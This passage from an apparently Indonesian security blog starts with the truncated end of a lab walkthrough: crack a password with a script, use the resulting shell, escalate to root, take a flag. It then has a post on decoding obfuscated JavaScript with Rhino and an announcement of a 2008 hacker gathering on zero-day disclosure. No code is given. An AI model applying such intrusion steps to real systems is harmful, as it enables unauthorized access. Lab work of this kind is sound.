    The rest using an output from a file to open rar file with kefka password inside

    cracking a wep2.py

    go to shell created by wep2.py

    become root and  get a flag

    *note, will continue and repair it after my lab finish


  • Decode JavaScript Yang di Encode

    Hari ini kebetulan saya berdiskusi dengan kawan tentang javascript dan css.

    Dan kebetulan salah satu contoh javascript tersebut di encode oleh pembuatnya sehingga tidak mudah dibaca.

    Pertamanya agak bingung juga. Tapi terpikir kalau sebetulnya semua itu akan dijalankan oleh browser dan si browser bisa mengerti. Berarti sesungguhnya semua itu harus bisa di baca secara langsung.

    Nah, yang jadi masalah adalah kita mau membahas isinya. So jelas kita harus punya kode yang dalam kondisi tidak di encode.

    Nah browser tentunya sudah punya engine untuk kebutuhan ini. Tapi untuk mempermudah, saya menggunakan Rhino, javascript engine yang ditulis dalam java.

    Rhino ini terdiri dari rhino yang shell base dan rhino-debugger yang berbasis grafis.

    Panggil rhino-debugger  yang akan menghasilkan windows grafis, lalu panggil file yang berisi javascript yang di encode dan klik “Go”.

    Violla… selesailah kita men-decode.

    Tentunya ada banyak cara lainnya selain yang dituliskan disini.

    Penggunaan debug perlu dilakukan terutama bila file javascriptnya memberikan pesan error ketika di panggil oleh rhino.

    oh iya.. para pengguna ubuntu tinggal menjalankan “apt-get install rhino” untuk menginstallnya.

    Selamat mencoba.

  • Hack In The Zoo “2007 EcHo Research & Zero Day Disclosure “

    EcHo Publication
    Title : Hack In The Z00!
    SubTitle : 2007 EcHo Research & Zero Day Disclosure

    Dalam rangka untuk menjalin tali silaturahmi dengan pada member EcHo,
    EcHo Research & Development Center akan mengadakan acara gathering dengan Tema
    “2007 EcHo Reseach & Zero Day Disclosure” dengan :

    Acara : Hack In The Zoo “2007 EcHo Research & Zero Day Disclosure”
    Tempat : TAMAN MARGASATWA RAGUNAN
    Jl. Harsono RM. 1,Jakarta 12550
    Tanggal : Minggu,13 Januari 2008
    Pukul : 10.00 s/d 12.00
    Agenda :
    – Membahas Hasil Research E-rdC 2007
    – Zero Day Disclosure
    ( Membahas temuan Security Issue yang ada pada Public Internet Indonesia )

    Biaya :Tidak dipungut biaya ( Tiket Masuk Ragunan Bayar Sendiri-Sendiri )

    Note :
    * Acara ini bebas untuk siapa saja (Tidak Perlu DAFTAR)
    * EcHo Tidak mengambil Biaya (FREE)
    * Silakan Bawa Makan&Minum Sendiri-Sendiri
    * Silakan Bawa Laptop jika ada
    * Semua Materi zero day tidak akan di Publish ke Internet
    * Info tentang Ragunan
    * Jika kurang jelas silakan email ke dedi.dwianto[at]gmail[dot]com

    ** detil acara akan menyusul